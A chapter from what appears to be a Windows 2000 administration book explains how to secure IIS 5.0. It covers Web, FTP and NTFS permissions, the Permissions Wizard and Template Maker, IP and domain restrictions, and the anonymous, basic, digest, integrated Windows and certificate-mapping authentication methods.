You use permissions to secure your Web sites, FTP sites, and local computer resources. IIS uses two types of permissions, Web permissions and NTFS permissions, to secure Web sites. Web permissions apply to everyone who accesses the site, directory, or file via HTTP. IIS also uses two types of permissions to secure FTP sites: FTP permissions and NTFS permissions. FTP permissions apply to everyone who accesses the site via the FTP protocol. You can assign NTFS permissions to an individual user or to a group. NTFS permissions apply to all requests—local, network, HTTP, or FTP. IIS provides a Permissions Wizard to assist in assigning these permissions.


Configuring Web Site Permissions

There are two levels of Web site permissions: access permissions and execute permissions. *Access permissions* can be assigned to sites, directories, and files. *Execute permissions* can be applied only to the site or directory. Once you set these permissions, they apply to everyone trying to get access.


All Web permissions are set through the IIS administration tool, Internet Services Manager (ISM). To set Web permissions for your site:

1. Click **Start | Programs | Administrative Tools**.
2. Click the **Internet Services Manager** icon. This opens the Internet Information Services window, as shown in Figure 8.6.

Figure 8.6 The Internet Services Manager Administration Tool



3. Right-click the Web site that you want to manage, and click **Properties**. This opens the Web site Properties page, as demonstrated in Figure 8.7.
4. Click the **Home Directory** tab within the Web site Properties page.

Figure 8.7 The Home Directory Tab of the Web Site Properties Page

5. Select the access permissions and execute that you want to allow, and click **OK** to save changes.

Access permissions include:

- **Script source access** Allows users to access source files. Requires Read or Write to be set.
- **Read** Allows users to view content and properties of files and directories. User is also allowed to download information.
- **Write** Allows users to change content and properties of files and directories. User is also allowed to upload information.
- **Directory Browsing** Allows users to view a hypertext file list of the directory.
- **Log visits** Makes an entry for every visit to the site.
- **Index this resource** Allow the resource to be indexed and searched.

Execute permissions control what programs can execute within the site or directory. Execute permissions include:

- **None** No programs or scripts can run. Only static files (such as HTML pages) are allowed.

- **Script only** Only scripts are allowed to run. No executable (.exe) or .dll files are allowed.
- **Scripts and executables** Any file can be executed.

You must use the correct combination of these permissions to protect your Web site. The default access permissions selected are Read, Log visits, and Index this resource. The execute permissions are set to scripts only by default. In other words, by default, anyone can read your Web site and run any scripts that it contains.

SECURITY ALERT!

The read and write access permissions only control access to static files. An HTML page or a Word document would be considered a static file. Read and write permissions do not control access to scripts or executables. You must use the execute permissions to control access to scripts and executables.

For example, let's say that you disabled the read and write permissions, but accidentally enabled the scripts and executables permissions. It now appears as though nothing can read and write to your site. This is not true. An executable or ColdFusion Template script could still read and write to your site. Always pay special attention to both access and executable permissions.

Configuring NTFS Permissions

When a user attempts to access your site, Web permissions or FTP permissions are verified first. Next, IIS verifies that the user also has the correct NTFS permissions. These are the same NTFS permissions used in Windows 2000. When you combine NTFS and Web permissions, the most restrictive settings win. In other words, if a user has Read and Write Web permissions but only the Read NTFS permission, the user's effective setting is Read. If the user has the Write FTP permission but only the Read NTFS permission, the user's effective setting is also Read. The basic NTFS Permissions include:

- **Full Control** User can view, run, change, delete, and change ownership of the file or directory.
- **Modify** User can view, run, change, and delete the file or directory.

- **Read and Execute** User can view the file and run the file or directory.
- **List Folder Contents** User can list the contents of a folder (found only on folders, not files).
- **Read** User can view the file.
- **Write** User can view, run, and change the file.

Whenever possible, you should use groups to assign permissions. Try to organize the files on your server into directories. Assign permissions to groups at the directory level. This is much easier than trying to manage every file on a user-by-user basis. Always assign the minimum rights that will get the job done. Be careful when you are restricting the file system so that you don't inadvertently lock out the System account or Administrator account. These two accounts should always have full control.

Figure 8.8 shows the Security tab of a folder named New Folder. You can assign NTFS permissions by following these steps:

1. Right-click the file or folder to which you want to assign permissions.
2. Click the **Security** tab.
3. Click the **Add** button to choose the user or group to which you want to assign permissions.
4. Use the check boxes at the bottom to choose which permissions you will allow or deny the user or group that you selected.

Figure 8.8 The Security Properties of a Folder



SECURITY ALERT!

Windows 2000 automatically grants the Everyone group full control to all new drives. Any directories that you create on these drives will inherit this permission. Always change this permission to something more restrictive. Remember that if you remove the Everyone group, you must put a group in its place, or no one will be able to access the drive and only the owner of the drive will be able to assign access.

Using the Permissions Wizard

The Permissions Wizard is a tool provided by IIS to synchronize NTFS and Web/FTP permissions. The Permissions Wizard provides limited choices for configuring your server. Basically, you can choose from three templates: public Web site, secure Web site, or public FTP site. For advanced configurations, you need to manually assign IIS permissions or create a new template for the Permissions Wizard to use.

The Permissions Wizard uses templates to assign permissions. Permissions templates combine access control permissions, authentication methods, and IP address/domain name restrictions. You can use one of the default templates or use the IIS Permissions Wizard Template Maker to create a new template. The default templates are:


- **Secure Web Site** Use this for restricted sites. Allows users with Windows 2000 accounts to view static and dynamic content. Administrators are assigned full control to the site.
- **Public Web Site** Use this for Internet sites. Allows all users to browse static and dynamic content. This template allows Anonymous authentication. Administrators are assigned full control to the site.
- **Public FTP Site** Use this for Internet sites. Allows all users to download files via FTP.

Always document your current permissions before you start making changes. That way, if you change the IIS permissions to an unacceptable state, it will be easier to recover. Remember that the Permissions Wizard sets both NTFS and Web/FTP permissions. If you want to set only one or the other, you need to assign permissions manually.

To use the Permissions Wizard to set Web site permissions:

1. Open the Internet Services Manager (**Start | Programs | Administrative Tools | Internet Services Manager**).
2. Right-click the site to which you want to assign permissions (Figure 8.9).
3. Choose **All Tasks**.
4. Click **Permissions Wizard**.

Figure 8.9 Accessing the Permissions Wizard



5. This will bring up the Permissions Wizard. Click **Next** to begin answering the wizard's questions.
6. You have two choices on the Security Settings window (Figure 8.10):
 - **Inherit all security settings** This option will inherit rights from the parent site or virtual directory.
 - **Select new security settings from a template** Choose this option to set different permissions than those found on the parent site or virtual directory.


In this example, select the second choice (settings from a template). Click **Next** to continue.

Figure 8.10 The Security Settings Window of the Permissions Wizard




7. If you choose to select new settings from a template, you are given a screen to choose which template you want to apply. Your choices are public Web site or secure Web site. Any new templates that you have created will show up here as well. You can click each template for a description of what it allows (Figure 8.11). Choose the template you want to install, and click **Next**.

Figure 8.11 Selecting a Security Template



8. After you select the template to be used, you must choose what to do with the NTFS permissions. The Permissions Wizard makes a recommendation on what setting you should have. You can choose to use the recommended settings only, merge the recommended settings with your current settings, or ignore the recommended settings. Not using the recommending setting could result in users not being able to access your site. After choosing how to handle the NTFS permissions, click **Next**. This will bring up the Security Summary window, as shown in Figure 8.12.
9. Read the Security Summary window to verify that you selected the correct options. Click **Next**, and then click **Finish** to apply your new settings.

Figure 8.12 Setting NTFS Permissions



Using the Permission Wizard Template Maker

Microsoft provides the IIS Permissions Wizard Template Maker so that we can make our own security templates to be used with the Permissions Wizard. The Template Maker is found in the Windows 2000 Resource Kit, <cdrom>:\apps\iispermwizard\x86 directory\setup.exe. It is strongly recommended that you have a copy of the Resource Kit. You can purchase it in bookstores for \$299.99, or you can get it on CD if you subscribe to Microsoft's TechNet (www.microsoft.com/technet).

After installing the Template Maker, you can access it from Administrative Tools (**Start | Programs | Administrative Tools | IIS Permissions Wizard Template Maker**). Use the following steps to create your own custom templates:


1. Open IIS Permissions Wizard Template Maker (Figure 8.13).

Figure 8.13 Creating IIS 5.0 Templates with the Permissions Wizard Template Maker




2. Click **Next** to start making your template.
3. This will bring up the Creating and Editing Templates window (Figure 8.14). Choose whether you want to create a new Web or FTP template, or to edit an existing Web or FTP template. Click **Next** after you have made your selection.

Figure 8.14 Creating New Templates or Editing Existing Templates



4. You are now prompted to choose which authentication methods you want to support (Figure 8.15). The defaults are **Allow Anonymous Access** and **Integrated Windows Authentication**. After choosing your authentication methods, click **Next**.

Figure 8.15 Deciding the Levels of Authentication Allowed




5. Now you have to decide what access permissions to give your users (Figure 8.16). **Read Access** and **Script Access** permissions are allowed by default. Check the permissions you want to give, and click **Next** when you are finished.

Figure 8.16 Choosing Users' Permissions



6. Next, you must set any IP address or domain name restrictions (Figure 8.17). You must choose what you want the default policy to do. The choices are **Allow all access** or **Deny all access**. After you set the default, you set any exceptions. The exceptions can be based on domain name or IP address. Choose the **default policy** and add the **exceptions**, and then click **Next**.

Figure 8.17 Domain Name or IP Address Restrictions



7. Now that you have configured your template, you must give it a name and a description, as shown in Figure 8.18. Be sure to give your template a meaningful name. If multiple administrators will be creating templates, you might want to list the name of the person who created the template in the template's description. This way, everyone will know whom to contact if they have any questions about the template. After naming and describing the template, click **Next**.
8. The last step is to save your template to the IIS metabase, as shown in Figure 8.19. After you click **Finish**, all your settings will be saved. The next time you go into the Permissions Wizard, your new template will be an option.

Figure 8.18 Naming Your Template and Giving It a Description**Figure 8.19** The Congratulations Page of the IIS Template Maker

Restricting Access through IP Address and Domain Name Blocking

One of the easiest ways to restrict your IIS server is to use IP address and domain name restrictions. To use these restrictions, you must first choose a default action. The default can be to either allow all traffic or block all traffic. After you choose a default, you then set exceptions. For example, if we set the default policy to deny all traffic, but we want to allow your computer access, we would add your computer's IP address as an exception. To configure this on a Web site:

1. Go to the **Properties** of your Web site.
2. Click the **Directory Security** tab, as shown Figure 8.20, and click the second **Edit** button (under the IP address and domain name restrictions section). This will give you the window shown in Figure 8.21.

Figure 8.20 The Directory Security Tab of a Web Site's Properties



Figure 8.21 IP Address and Domain Names Restrictions




3. Choose your default policy, **Granted Access** or **Denied Access**.
4. Click **Add** to add the exceptions to your default policy.
5. Click **OK** to save your changes.

To configure this on an FTP site:

1. Go to the **Properties** of your FTP site.

2. Click the **Directory Security** tab (Figure 8.22).

Figure 8.22 The Directory Security Tab of an FTP Site's Properties



3. Choose your default policy, **Granted Access** or **Denied Access**.
4. Click **Add** to add the exceptions to your default policy.
5. Click **OK** to save your changes.

Configuring Authentication

Authentication is the process of validating a user's credentials. A user cannot access a Windows 2000 server unless the user has been authorized. Since IIS 5.0 runs on Windows 2000, users also can't access IIS without being authorized first. IIS supports the following types of authentication:

- Anonymous
- Basic
- Digest
- Integrated Windows
- Client Certificate Mapping

Using Anonymous Authentication

Anonymous authentication is the most commonly used method on the Internet. It is used for public Web sites that aren't concerned with user-level authentication. Using anonymous access, companies don't have to maintain user accounts for everyone who will be accessing their sites. Anonymous access works with browsers other than Internet Explorer.

IIS runs all HTTP and FTP requests in the security context of a Windows 2000 user account. Windows 2000 requires a mandatory logon. This means that for someone to log on or access files on your server, he or she must have a user account. For anonymous Web access to work, a Windows 2000 user account must exist. This account is used anytime someone connects to your server anonymously. IIS 5.0 creates a user account for this purpose when it is installed. The account is named `IUSR_computername`. *Computername* is a variable that is replaced with your computer's name. This user account is a member of the Everyone group and the Guest group. It also has the permission to log on locally to the Web server.

Using Basic Authentication

Basic authentication is used to collect usernames and passwords. It is widely used because most browsers and Web servers support it. Basic authentication has several benefits:

- It works through proxy servers.
- It is compatible with earlier versions of Internet Explorer.
- It allows users to access resources that are not located on the IIS server.
- It lets you use NTFS permissions on a user-by-user basis to restrict access. Unlike anonymous access, each user has a unique username and password.

Basic authentication also has some drawbacks:

- Information is sent over the network as clear text. The information is encoded with Base64 encoding (see RFC 1521 for more information on Base64 encoding), but it is sent in an unencrypted format. Someone could easily use a tool such as Network Monitor to view the information as it travels across the cable, and use a Base64 decoder to read it.
- By default, users must have the Log On Locally right to use basic authentication.

For Web requests, you can make basic authentication more secure using Secure Sockets Layer (SSL) to encrypt the session. SSL is a secure communication protocol invented by Netscape. It is used to encrypt communication between two computers. SSL is processor intensive and will degrade the performance of your system. SSL must be used during the entire session, because the browser sends the username and password to the server every time the user makes a request. If you used SSL for only the initial logon, as soon as the user requested a different file, the user would be sending his username and password over the network as clear text again. Use SSL only on Web sites with sensitive data.

Users authenticating with basic authentication must provide a valid username and password. The user account can be a local account or a domain account. (Note that if your Web server is also a domain controller, there are no local accounts.) By default, the IIS server will look locally or in its local domain for the user account. If the user account is in another domain, the user must specify the domain name during logon. The syntax for this is *domain name\username*, where *domain name* is the name of the user's domain. For example, if you were to log in as the user Bob in the Syngress domain, you would enter Syngress\Bob in the username field.

Using Digest Authentication

Digest authentication has many similarities to basic authentication, but it overcomes many of the problems with basic authentication. Digest authentication does not send usernames or passwords over the network. It is more secure than basic authentication, but it requires more planning to make it work.

Some of the similarities with basic authentication are:

- Users must have the Log On Locally right.
- Both methods work through firewalls.


Like all authentication methods, digest authentication does have some drawbacks:

- Users can only access resources on the IIS server. Their credentials cannot be passed to another computer.
- The IIS server must be a member of a domain.
- All user accounts must store passwords using reversible encryption.
- The method works only with Internet Explorer 5.0 or later.

Digest authentication is secure due to the way in which it passes authentication information over the network. Usernames and passwords are never sent. Instead, IIS uses a message digest (also called a *hash*) to verify the user's credentials—hence the name *digest* authentication. A hash works by applying a one-way mathematical formula to data. The data used here is the user's username and password. Because the hash is one-way, it cannot be reversed to recover a user's information.

In order for digest authentication to work, all user accounts must be stored using reversible encryption. Let's look at the process that occurs to explain what is happening. When an IIS server receives a digest authentication request, it doesn't receive a username and password; instead, it receives a hash value. IIS sends the hash value to Active Directory to verify that the user's information is correct. Active Directory must run the same hashing formula against the user's information. If the hash value that Active Directory comes up with matches the hash it received from IIS, the user's information is correct. If Active Directory reaches a different value, the user's information is considered incorrect. Active Directory can only run the hashing formula against the user's information if it has a plaintext copy of the password. Choosing the **Store passwords using reversible encryption** option on a user account (Figure 8.23) stores a plaintext copy of the password in Active Directory. After enabling this setting for a user account, the user's password must be changed to create the plaintext copy.

Figure 8.23 User Account Properties



Using Integrated Windows Authentication

Integrated Windows Authentication (IWA) is secure because usernames and passwords aren't transmitted across the network. IWA is convenient because, if a user is already logged on to the domain and if the user has the correct permissions for the site, the user isn't prompted for his or her username and password. Instead, IIS attempts to use the user's cached credentials for authentication. The cached credentials are hashed and sent to the IIS server for authentication. If the cached credentials do not have the correct permissions, the user is prompted to enter a different username and password.

IWA uses either NTLM or Kerberos for authentication. You cannot choose which one is used; the Web browser and the IIS server negotiate which one to use. Both Kerberos and NTLM have their own advantages and disadvantages. Kerberos is less likely to be compromised because it is more secure than NTLM is. Unlike NTLM, which authenticates only the client, Kerberos authenticates both the client and the server. This helps prevent spoofing. Kerberos allows users to access remote network resources not located on the IIS server. NTLM restricts users to the information located on the IIS server only.

Kerberos is the preferred authentication method. The following are requirements for Kerberos to be used instead of NTLM:

- The client machine must be in either the same domain as the IIS server or in a trusted domain.
- The client machine must be running Windows 2000.
- The client must be using Internet Explorer 5.0 or later as its browser.

There are a few limitations of IWA:

- It works only with Internet Explorer 2.0 or later (for NTLM authentication).
- It does not work through a firewall. The firewall will use its IP address in the Integrated Windows hash, which causes the authentication request to fail.

Using Client Certificate Mapping

Client certificate mapping is the process of mapping a certificate to a user account. Certificates can be mapped by Active Directory or by IIS. Both of these methods require SSL. There are three types of certificate mappings:

- One-to-one
- Many-to-one
- User principal name (UPN)

Before we talk about the differences among these types of mapping, let's discuss why mapping is beneficial in the first place. Normally, if we wanted to give a user access to our site, we would create a user account. (We're assuming here that we aren't allowing anonymous access. If we were, we would still have a user account, but it would be a shared account and not unique for each user.) We would give the user the username and password, and let her use one of the three authentication methods previously discussed—basic, digest, or Windows Integrated. We do this because the operating system requires the use of user accounts for controlling access. This takes a lot of administrative effort, because now we have to maintain a large database of user accounts. We also have to worry about someone's password being compromised.

To provide better security and reduce the administrative workload, we could give our user a certificate. Certificates can be used to verify a user's integrity. It is actually more efficient to use a certificate than a user account because certificates can be examined without having to connect to a database. It is generally safer to distribute certificates than user accounts. It is much easier to guess or crack someone's password than it is to forge a certificate.

Where does mapping fit into the picture? If certificates are more secure and easier to distribute than user accounts are, but the operating system requires a user account to control access, what are we to do? We can create a *mapping* between the user account and the certificate. When the user presents the certificate to the operating system, the user is given whatever rights are assigned to the user's mapped account. The result is identical to the user logging on with the username and password. This solution gives us the best of both worlds. We don't have to distribute usernames and passwords to all our users, but we still employ user accounts to secure resources.

One-to-One Certificate Mapping

As the name indicates, *one-to-one mappings* map one user account to one certificate. The user presents her certificate, and Active Directory compares this certificate to the certificate that it contains for the user. If the certificates match, the user is authenticated with her mapped account. For this system to work, the server must contain a copy of all the client certificates. Generally, one-to-one mappings are used in smaller environments. One of the reasons that we use mapping is to make the

network easier to administer. We don't want to have to maintain a large database of user accounts. If you use one-to-one mappings in a large environment, you create a large database because every certificate is mapped to a unique account.

Many-to-One Certificate Mapping

Many-to-one mappings map many certificates to one user account. Many-to-one mappings are processed differently than one-to-one mappings. Since there is not a one-to-one association between user accounts and certificates, the server doesn't have to maintain a copy of individual user certificates. The server uses rules to verify a client. Rules are configured to look for certain things in the client's certificate. If those things are correct, the user is mapped to the shared user account. For example, we could set up a rule to check which certificate authority (CA) issued the certificate. If our company's CA issued the certificate, we would allow the mapping. If the certificate were issued by another CA, the user would be denied access.

User Principal Name Mapping

Active Directory is responsible for managing user principal name (UPN) mapping. *UPN mapping* is really another way to do a one-to-one mapping. The user's UPN is entered into her certificate by the certificate authority. Active Directory uses this field to locate the correct user account and performs a one-to-one mapping between the certificate and the account.

Note

A *user principal name* is a new type of logon in Windows 2000. UPNs make life easier for users in a multiple-domain environment. Users don't have to remember their domain information. When they log on with a UPN, the request goes straight to the global catalog server. The global catalog server determines the user's domain. UPN uses the following format: *username@domain_name*.

For example, if I had a user account named Bob located in the Syngress.com domain, his default UPN could be bob@syngress.com. Administrators can create additional UPN entries to be used within the company. It is common for administrators to set a UPN to match the user's e-mail address. This makes things easier and less complicated for users, because they can log on anywhere in the forest by simply entering their e-mail addresses and passwords.

Configuring the Mappings

We now understand what mappings are, but where do we set them up? Mappings can be configured in Active Directory or in IIS. Active Directory mappings are easier to manage, but IIS mappings are more advanced. There are certain benefits and drawbacks to each method. Each method maps certificates in a different way. You must use either Active Directory mapping or IIS mapping; you can't use both.

IIS mappings use a list of rules that are compared to the user's certificate. When IIS finds a rule that matches, the certificate is then mapped to the user account. IIS mappings allow you to use different rules on each Web server. There are more options available for the rules provided by IIS than for the rules provided by Active Directory.

Active Directory performs two types of mappings. You can use UPN mapping, or you can manually map a certificate to a user account. The preferred method is UPN mapping. When Active Directory receives a mapping request, it always tries to use UPN mapping first. Only if UPN mapping fails will Active Directory use manual mapping.

Combining Authentication Methods

Table 8.4 summarizes the authentication methods. Understanding the different types of authentication methods supported in IIS 5.0 is only half the battle. Now we must learn how IIS handles authentication when multiple protocols are allowed. Internet browsers always attempt to use client mappings first, followed by anonymous authentication. If anonymous access fails, it is then the responsibility of the Web server to send a list of alternate authentication methods that are supported. The browser attempts to use the alternate authentication methods that it supports in the following order:

- Integrated Windows authentication (Kerberos based)
- Integrated Windows authentication (NTLM based)
- Digest authentication
- Basic authentication

Table 8.4 Summary of the Authentication Methods Supported in IIS 5.0

	Anonymous (Password Controlled by IIS)	Anonymous (Password Controlled by AD)	Basic	Digest	Integrated Windows (Kerberos)	Integrated Windows (NTLM)	Certificate Mapping (IIS)	Certificate Mapping (AD)
Works through firewalls	Yes	Yes	Yes	Yes	No	No	Yes	Yes
Compatible with earlier versions of Internet Explorer (2.0 and earlier)	Yes	Yes	Yes	No	No	Yes	Yes	Yes
Allows users to access remote resources	No	Yes	Yes	No	Yes	No	Yes	No
Compatible with browsers other than Internet Explorer	Yes	Yes	Yes	Varies	No	No	Varies	Varies
Requires Internet Explorer 5.0 or later	No	No	No	Yes	Yes	No	No	No

Configuring Web Site Authentication

Web site authentication supports all the methods shown in Table 8.4. In this section, we explore how to configure our Web server to use the different authentication methods available. The next section walks you through selecting the level of authentication supported.

Selecting the Level of Authentication Supported



1. Go to the **Properties** of your Web site.
2. Click the **Directory Security** tab.
3. Click **Edit** in the **Anonymous Access and Authentication Control** section of the **Directory Security** tab, as shown in Figure 8.24.

Figure 8.24 The Directory Security Tab of a Web Site's Properties



4. Choose the authentication methods that you want to allow (Figure 8.25).
Anonymous access is enabled by default.
5. Click **OK** to accept your changes.

You can change which account is used by IIS for anonymous access. Open the **Authentications Methods** window, and click **Edit** in the **Anonymous Access** section. Type the **username** and **password** of the user account that you want to be used for anonymous access, as demonstrated in Figure 8.26. You can configure anonymous access settings at the directory, Web site, or file level.

